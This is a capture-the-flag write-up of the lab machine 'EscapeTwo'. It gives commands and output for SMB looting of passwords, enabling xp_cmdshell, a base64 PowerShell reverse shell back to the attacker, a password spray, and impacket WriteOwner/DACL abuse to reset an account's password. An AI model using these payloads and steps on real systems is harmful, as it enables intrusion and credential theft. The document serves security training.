EscapeTwo
Note: Machine Information As is common in real life Windows pentests, you will start this box with credentials for the following account: rose / KxEPkKe6R8su
Summary
- found juicy file in SMB share
- extracted passwords from unzipped xlsx file
- reverse shell as sql_svc using mssql and xp_cmdshell
- password spray to find credential reuse
- writeowner abuse using impacket
- ADCS-ESC4 using certipy
Initial Enumeration
Port scanning
As always I start off with a port scan. first a full port scan followed by a detailed targetted port scan.
Full Port scan
nmap escapetwo.htb

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-15 07:20 CST
Nmap scan report for escapetwo.htb (10.129.230.165)
Host is up (0.0092s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1433/tcp open  ms-sql-s
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
detailed port scan
nmap -p53,88,135,139,389,445,464,593,636,1433,3268,3269,5985 -sCV escapetwo.htb

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-15 13:21:48Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-15T13:23:08+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-01-15T13:23:08+00:00; 0s from scanner time.
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.129.230.165:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
|_ssl-date: 2025-01-15T13:23:08+00:00; 0s from scanner time.
| ms-sql-info:
|   10.129.230.165:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-01-15T13:19:05
|_Not valid after:  2055-01-15T13:19:05
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-01-15T13:23:08+00:00; 0s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-01-15T13:23:08+00:00; 0s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-01-15T13:22:30
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
The open ports clearly show this will be an AD Domain Controller box again but an interesting non standard port for a Domain Controller:
port 1433: MSSQL
This indicates I might need some mssql hacking in this one.
First I start with some basic Active Directory Enumeration
The basics - rpc enumeration
As usual I like to start with running enum4linux because this tool automates a lot of basic enumerations for most of the AD protocols (SMB, LDAP, …).
enum4linux -u 'rose%KxEPkKe6R8su' escapetwo.htb
ENUM4LINUX - next generation (v1.3.4)

 ==========================
|    Target Information    |
 ==========================
[*] Target ........... escapetwo.htb
[*] Username ......... 'rose%KxEPkKe6R8su'
[*] Random Username .. 'cfrqflwk'
[*] Password ......... ''
[*] Timeout .......... 5 second(s)

 ======================================
|    Listener Scan on escapetwo.htb    |
 ======================================
[*] Checking LDAP
[+] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[+] LDAPS is accessible on 636/tcp
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp

 =====================================================
|    Domain Information via LDAP for escapetwo.htb    |
 =====================================================
[*] Trying LDAP
[+] Appears to be root/parent DC
[+] Long domain name is: sequel.htb

 ============================================================
|    NetBIOS Names and Workgroup/Domain for escapetwo.htb    |
 ============================================================
[-] Could not get NetBIOS names information via 'nmblookup': timed out

 ==========================================
|    SMB Dialect Check on escapetwo.htb    |
 ==========================================
[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
  SMB 1.0: false
  SMB 2.02: true
  SMB 2.1: true
  SMB 3.0: true
  SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: true

 ============================================================
|    Domain Information via SMB session for escapetwo.htb    |
 ============================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC01
NetBIOS domain name: SEQUEL
DNS domain: sequel.htb
FQDN: DC01.sequel.htb
Derived membership: domain member
Derived domain: SEQUEL

 ==========================================
|    RPC Session Check on escapetwo.htb    |
 ==========================================
[*] Check for null session
[+] Server allows session using username '', password ''
[*] Check for user session
[-] Could not establish user session: STATUS_LOGON_FAILURE
[*] Check for random user
[-] Could not establish random user session: STATUS_LOGON_FAILURE

 ================================================
|    OS Information via RPC for escapetwo.htb    |
 ================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[-] Skipping 'srvinfo' run, not possible with provided credentials
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: '1809'
OS build: '17763'
Native OS: not supported
Native LAN manager: not supported
Platform id: null
Server type: null
Server type string: null

[!] Aborting remainder of tests, sessions are possible, but not with the provided credentials (see session check results)

Completed after 5.56 seconds
[!note] Note on command above I used it wrongly, -u “username”%“password” is not how it’s done anymore. did not notice because there was enough info to continue enumeration. correct way is -u “username” -p “password”
Usefull information to be found here:
FQDN: DC01.SEQUEL.HTB
User Enumeration
having valid credentials for the domain we can use RID-Bruteforce to find other valid usernames for the domain.
Can be useful for passwordspray attacks in the future.
netexec smb dc01 -u rose -p KxEPkKe6R8su --rid-brute
SMB         10.129.230.165  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.230.165  445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.129.230.165  445    DC01             498: SEQUEL\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.230.165  445    DC01             500: SEQUEL\Administrator (SidTypeUser)
SMB         10.129.230.165  445    DC01             501: SEQUEL\Guest (SidTypeUser)
SMB         10.129.230.165  445    DC01             502: SEQUEL\krbtgt (SidTypeUser)
SMB         10.129.230.165  445    DC01             512: SEQUEL\Domain Admins (SidTypeGroup)
SMB         10.129.230.165  445    DC01             513: SEQUEL\Domain Users (SidTypeGroup)
SMB         10.129.230.165  445    DC01             514: SEQUEL\Domain Guests (SidTypeGroup)
SMB         10.129.230.165  445    DC01             515: SEQUEL\Domain Computers (SidTypeGroup)
SMB         10.129.230.165  445    DC01             516: SEQUEL\Domain Controllers (SidTypeGroup)
SMB         10.129.230.165  445    DC01             517: SEQUEL\Cert Publishers (SidTypeAlias)
SMB         10.129.230.165  445    DC01             518: SEQUEL\Schema Admins (SidTypeGroup)
SMB         10.129.230.165  445    DC01             519: SEQUEL\Enterprise Admins (SidTypeGroup)
SMB         10.129.230.165  445    DC01             520: SEQUEL\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.230.165  445    DC01             521: SEQUEL\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.230.165  445    DC01             522: SEQUEL\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.230.165  445    DC01             525: SEQUEL\Protected Users (SidTypeGroup)
SMB         10.129.230.165  445    DC01             526: SEQUEL\Key Admins (SidTypeGroup)
SMB         10.129.230.165  445    DC01             527: SEQUEL\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.230.165  445    DC01             553: SEQUEL\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.230.165  445    DC01             571: SEQUEL\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.230.165  445    DC01             572: SEQUEL\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.230.165  445    DC01             1000: SEQUEL\DC01$ (SidTypeUser)
SMB         10.129.230.165  445    DC01             1101: SEQUEL\DnsAdmins (SidTypeAlias)
SMB         10.129.230.165  445    DC01             1102: SEQUEL\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.230.165  445    DC01             1103: SEQUEL\michael (SidTypeUser)
SMB         10.129.230.165  445    DC01             1114: SEQUEL\ryan (SidTypeUser)
SMB         10.129.230.165  445    DC01             1116: SEQUEL\oscar (SidTypeUser)
SMB         10.129.230.165  445    DC01             1122: SEQUEL\sql_svc (SidTypeUser)
SMB         10.129.230.165  445    DC01             1128: SEQUEL\SQLServer2005SQLBrowserUser$DC01 (SidTypeAlias)
SMB         10.129.230.165  445    DC01             1129: SEQUEL\SQLRUserGroupSQLEXPRESS (SidTypeAlias)
SMB         10.129.230.165  445    DC01             1601: SEQUEL\rose (SidTypeUser)
SMB         10.129.230.165  445    DC01             1602: SEQUEL\Management Department (SidTypeGroup)
SMB         10.129.230.165  445    DC01             1603: SEQUEL\Sales Department (SidTypeGroup)
SMB         10.129.230.165  445    DC01             1604: SEQUEL\Accounting Department (SidTypeGroup)
SMB         10.129.230.165  445    DC01             1605: SEQUEL\Reception Department (SidTypeGroup)
SMB         10.129.230.165  445    DC01             1606: SEQUEL\Human Resources Department (SidTypeGroup)
SMB         10.129.230.165  445    DC01             1607: SEQUEL\ca_svc (SidTypeUser)
putting those in a file for later use.
netexec smb dc01 -u rose -p KxEPkKe6R8su --rid-brute | cut -d"\\" -f2 | cut -d" " -f1 > users.txtSMB Enumerations
using the valid credentials I also wanted to see what shares are available for me
smbclient -L //DC01 -U SEQUEL.HTB/rose
Password for [SEQUEL.HTB\rose]:

	Sharename       Type      Comment
	---------       ----      -------
	Accounting Department Disk
	ADMIN$          Disk      Remote Admin
	C$              Disk      Default share
	IPC$            IPC       Remote IPC
	NETLOGON        Disk      Logon server share
	SYSVOL          Disk      Logon server share
	Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to DC01 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
User
SMB access
using my SMB access I found some juicy files in the Accounting Department share
smbclient '//dc01/Accounting Department' -U SEQUEL.HTB/rose
Password for [SEQUEL.HTB\rose]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jun  9 05:52:21 2024
  ..                                  D        0  Sun Jun  9 05:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 05:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 05:52:07 2024

		6367231 blocks of size 4096. 900467 blocks available
smb: \> get accounts.xlsx
getting file \accounts.xlsx of size 6780 as accounts.xlsx (66.9 KiloBytes/sec) (average 66.9 KiloBytes/sec)
smb: \> get accounting_2024.xlsx
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (77.9 KiloBytes/sec) (average 73.1 KiloBytes/sec)
smb: \> exit
unfortunately this xlsx file seems broken when I tried to open it using legitimate tools

So the good old unzipping trick might reveal some more information.
Unzipping the xlsx
first I renamed the file to .zip
mv accounts.{xlsx,zip}and now I simply unzipped it
unzip accounts.zipinside sharedStrings.xml I found the content of the worksheet. usernames and passwords…. nice!
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24"><si><t xml:space="preserve">First Name</t></si><si><t xml:space="preserve">Last Name</t></si><si><t xml:space="preserve">Email</t></si><si><t xml:space="preserve">Username</t></si><si><t xml:space="preserve">Password</t></si><si><t xml:space="preserve">Angela</t></si><si><t xml:space="preserve">Martin</t></si><si><t xml:space="preserve">[email protected]</t></si><si><t xml:space="preserve">angela</t></si><si><t xml:space="preserve">0fwz7Q4mSpurIt99</t></si><si><t xml:space="preserve">Oscar</t></si><si><t xml:space="preserve">Martinez</t></si><si><t xml:space="preserve">[email protected]</t></si><si><t xml:space="preserve">oscar</t></si><si><t xml:space="preserve">86LxLBMgEWaKUnBG</t></si><si><t xml:space="preserve">Kevin</t></si><si><t xml:space="preserve">Malone</t></si><si><t xml:space="preserve">[email protected]</t></si><si><t xml:space="preserve">kevin</t></si><si><t xml:space="preserve">Md9Wlq1E5bZnVDVo</t></si><si><t xml:space="preserve">NULL</t></si><si><t xml:space="preserve">[email protected]</t></si><si><t xml:space="preserve">sa</t></si><si><t xml:space="preserve">MSSQLP@ssw0rd!</t></si></sst>
nicely formatted it looks like this:
| username | password |
|---|---|
| [email protected] | 0fwz7Q4mSpurIt99 |
| [email protected] | 86LxLBMgEWaKUnBG |
| [email protected] | Md9Wlq1E5bZnVDVo |
| [email protected] | MSSQLP@ssw0rd! |
MSSQL Pwnage
using the sa account I could connect to the ms-sql service.
using mssqlclient from impacket
impacket-mssqlclient 'SEQUEL.HTB/sa:MSSQLP@ssw0rd!@dc01'
Impacket v0.13.0.dev0+20240916.171021.65b774d - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
I tried to execute a command using xp_cmdshell but this didn’t work
SQL (sa  dbo@master)> xp_cmdshell "whoami"
ERROR(DC01\SQLEXPRESS): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
The administrators had disabled the xp_cmdshell capability.
so let’s enable it again.
Enable xp_cmdshell
SQL (sa dbo@master)> EXEC sp_configure'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;and upon executing whoami again I got feedback and thus cmd_shell is enabled again.
SQL (sa  dbo@master)> xp_cmdshell "whoami"
output
--------------
sequel\sql_svc

NULL
I can execute commands as sql_svc.
Time to get reverse shell
revshell via mssql
from revshells.com I like to use the powershell#3 Base64 payload.
never seems to fail me. Using this as payload in my xp_cmdshell command I got a reverse shell.
#in the mssql shell
xp_cmdshell "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQAxADgAIgAsADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA"

#on my attacker machine
nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.118] from (UNKNOWN) [10.129.230.165] 57011
whoami
sequel\sql_svc
PS C:\Windows\system32>
PS C:\Windows\system32> hostname
DC01
PS C:\Windows\system32>
success!
Privilege Escalation Pt.1
from the user sql_svc I was not able to do a lot more. So I needed to find something to escalate privileges once again.
Looking around in the box I found the SQL config file within the C:\SQL2019\ExpressAdv_ENU directory. This file contained some juicy passwords
PS C:\SQL2019\ExpressAdv_ENU> type sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
sql_svc / WqSZAF6CysDQbGb3
Password Spray
With the new creds found I tried password spraying again to see where else this password was useful. Once again I’m using netexec.
netexec winrm dc01 -u users.txt -p password.txt --continue-on-success

WINRM       10.129.230.165  5985   DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3 (Pwn3d!)
we can login as ryan using evil-winrm and get the user flag
evil-winrm -i dc01 -u ryan -p WqSZAF6CysDQbGb3

*Evil-WinRM* PS C:\Users\ryan\Documents> cat ../Desktop/user.txt
70f6ba41acc310ee358a45683f18abfb
*Evil-WinRM* PS C:\Users\ryan\Documents>
ROOT
Using evil-winrm as ryan I ran sharphound.exe and ingested the data in my bloodhound service. This showed me a clear attack path towards domain admin:
First a lateral movement to User CA_SVC and then ESC4 technique to Domain Admin.
Privilege Escalation Pt.2
Lateral Movement to CA_SVC
ryan has WriteOwner Permissions over the CA_SVC user.

Similar to ![Certified#Privilege Escalation Pt.1] we will abuse this writeowner using impacket tools.
Change ownership for object ca_svc
python owneredit.py -action write -new-owner 'ryan' -target 'ca_svc' "SEQUEL.HTB/ryan:WqSZAF6CysDQbGb3"
Impacket v0.13.0.dev0+20240916.171021.65b774d - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-548670397-972687484-3496335370-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=sequel,DC=htb
[*] OwnerSid modified successfully!
give ourselves FullControl
python dacledit.py -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' sequel.htb/ryan:WqSZAF6CysDQbGb3
Impacket v0.13.0.dev0+20240916.171021.65b774d - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250115-120022.bak
[*] DACL modified successfully!
Change the password for this user
net rpc password "ca_svc" "newpassword123" -U SEQUEL.HTB/ryan%WqSZAF6CysDQbGb3 -S DC01validating if this worked using netexec
netexec ldap dc01 -u ca_svc -p newpassword123
SMB         10.129.230.165  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
LDAP        10.129.230.165  389    DC01             [+] sequel.htb\ca_svc:newpassword123
The [+] indicates that it worked!
I automated the above process in a script at my github repo
